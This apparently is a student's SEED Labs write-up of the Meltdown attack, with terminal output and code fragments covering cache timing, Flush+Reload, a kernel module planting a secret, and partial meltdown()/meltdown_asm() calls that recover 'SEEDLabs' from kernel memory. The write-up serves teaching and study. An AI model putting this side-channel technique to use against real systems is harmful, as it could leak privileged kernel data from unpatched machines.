

https://youtu.be/C0RXX0y5lrQ → Link to youtube video

Task 1: Reading from Cache versus from Memory
In this task, we compile the CacheTime.c using the parameter -march=native, which tells the compiler to enable all instruction subsets supported by the local machine. Once it has been compiled, we run it 10 times to see the number of CPU cycles each array has. It is observed that the 3rd and 7th have consistently small CPU cycles.




```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ls
CacheTime.c          MeltdownAttack.c
ExceptionHandling.c  MeltdownExperiment.c
FlushReload.c        MeltdownKernel.c
Makefile
```



```
Access time for array[1*4096]: 171 CPU cycles
Access time for array[2*4096]: 169 CPU cycles
Access time for array[3*4096]: 44 CPU cycles
Access time for array[4*4096]: 171 CPU cycles
Access time for array[5*4096]: 170 CPU cycles
Access time for array[6*4096]: 171 CPU cycles
Access time for array[7*4096]: 57 CPU cycles
Access time for array[8*4096]: 170 CPU cycles
Access time for array[9*4096]: 170 CPU cycles
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./C
acheTime
Access time for array[0*4096]: 128 CPU cycles
Access time for array[1*4096]: 402 CPU cycles
Access time for array[2*4096]: 161 CPU cycles
Access time for array[3*4096]: 32 CPU cycles
Access time for array[4*4096]: 163 CPU cycles
Access time for array[5*4096]: 161 CPU cycles
Access time for array[6*4096]: 362 CPU cycles
Access time for array[7*4096]: 49 CPU cycles
Access time for array[8*4096]: 163 CPU cycles
Access time for array[9*4096]: 162 CPU cycles
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./C
```


Task 2: Using Cache as a Side Channel
In this task, we use the side channel to get the secret value. Trying to find one byte secret in 256 bytes, this task uses Flush and Reload to see which value of secret has the smallest processing time. As shown below, it is 94.




```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./F
lushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./F
lushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

https://youtu.be/C0RXX0y5lrQ → Link to youtube video


Task 3: Place Secret Data in Kernel Space
In this task, we use make to compile the kernel module. Then we use insmod to install the kernel module but we get an error because it is already installed. Then we use dmesg grep to find the secret address from the kernel message buffer.



```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ mak
e
make -C /lib/modules/4.8.0-36-generic/build M=/home/see
d/Downloads/Meltdown_Attack modules
make[1]: Entering directory '/usr/src/linux-headers-4.8
.0-36-generic'
  CC [M]  /home/seed/Downloads/Meltdown_Attack/Meltdown
Kernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/Downloads/Meltdown_Attack/Meltdown
Kernel.mod.o
  LD [M]  /home/seed/Downloads/Meltdown_Attack/Meltdown
Kernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.
0-36-generic'
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$
```




```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ sud
o insmod MeltdownKernel.ko
[sudo] password for seed:
insmod: ERROR: could not insert module MeltdownKernel.k
o: File exists
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$
```




```
o: File exists
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ dme
sg | grep 'secret data address'
[34832.077670] secret data address:e2e40000
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$
```

Task 4: Access Kernel Memory from User Space
In this task, we use the following code to test whether our secret address is correct or not. If it is correct, we should receive a segmentation fault after compiling and running.




```
#include <stdio.h>
int main()
{
char *kernel_data_addr = (char*)0xe2e40000;
char kernel_data = *kernel_data_addr;
printf("I have reached here.\n");
return 0;
}
```




```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./S
ecretTest
Segmentation fault
```

https://youtu.be/C0RXX0y5lrQ → Link to youtube video

Task 5: Handle Error/Exceptions in C
In this task, the first thing we do is go to ExceptionHandling.c and change the address to the one we found. The purpose of this task is to compile and run it and see how it throws an exception because the user is trying to access kernel space which it is not allowed to do.



```
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv()
{
  // Roll back to the checkpoint set by sigsetjmp().
  siglongjmp(jbuf, 1);
}

int main()
{
  // The address of our secret data
  unsigned long kernel_data_addr = 0xe2e40000;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  if (sigsetjmp(jbuf, 1) == 0) {
<xceptionHandling.c" [dos] 35L, 854C
```




```
 -march=native ExceptionHandling.c -o ExceptionHandling
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./E
xceptionHandling
Memory access violation!
Program continues to execute.
```


https://youtu.be/C0RXX0y5lrQ → Link to youtube video

Task 6: Out-of-Order Execution by CPU

In this task, we go to MeltdownExperiment.c and change the address to the one we found. The purpose of this task is to demonstrate the out of order execution. array[7 * 4096 + DELTA] this line in this program is executed and can be seen by the result of running this program. The secret changes form 94 to 7.




```
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xe2e40000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
                                          101,1
```




```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

https://youtu.be/C0RXX0y5lrQ → Link to youtube video

Task 7: The Basic Meltdown
In this task 7.1 we add the following code to MeltdownExperiment.c. The purpose of this task is to see if changing the 7 from array[7 * 4096 + DELTA] to array[kernel data * 4096 + DELTA] to see if this will provide a more useful result than the previous task. Unfortunately, this plan is not successful.




```
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();
  //Open the /proc/secret_data file
  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd<0){
        perror("open");
        return -1;
        }
  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
                                              99,1          Bot
```



```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownExperiment_1
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownExperiment_1
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ vi
MeltdownExperiment_1.c
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownExperiment_1
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownExperiment_1
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownExperiment_1
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownExperiment_1
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$
```


https://youtu.be/C0RXX0y5lrQ → Link to youtube video

In task 7.2, we make the following changes to MeltdownExperiment.c. We will get the kernel secret data cached before launching the attack. We let the user-level program invoke a function inside the kernel module. This function will access the secret data without leaking it to the user program. The secret data is now in the CPU cache. We add the code to our attack program used in Task 7.1, before triggering the out-of-order execution.




```
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();
  //Open the /proc/secret_data file
  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd<0){
        perror("open");
        return -1;
        }
  int ret = pread(fd, NULL, 0, 0); // Cause the secret
data to be cached.
  if (sigsetjmp(jbuf, 1) == 0) {
        meltdown(0xe2e40000);
  }
  else {
        printf("Memory access violation!\n");
  }

                                   101,2-9       95%
```

As shown below the attack is not that successful and not consistent as 7 is shown in the first run and the second run was not successful.



```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownExperiment_1
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownExperiment_1
Memory access violation!
```


In task 7.3, we change the function meltdown() to meltdown_asm(). The new function is written in assembly language. The assembly line adds a bunch of ‘useless’ computations to allow for more time for the memory.




```
data to be cached.
  if (sigsetjmp(jbuf, 1) == 0) {
        meltdown_asm(0xe2e40000);
  }
  else {
        printf("Memory access violation!\n");
  }
                                   98,14-21
```

https://youtu.be/C0RXX0y5lrQ → Link to youtube video


Task 8: The Meltdown Attack but practical
In this task, once the function call is changed to meltdown_asm(), we run MeltdownAttack.c. If done correctly, the secret value should be 83 which is ASCII for S. The entire secret value should spell out SEEDLabs.




```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownAttack
The secret value is 83 S
The number of hits is 885
```




```
[04/28/21]seed@SruthiChavali:~/.../Meltdown_Attack$ ./M
eltdownAttack
The secret value is 69 E
The number of hits is 804
```



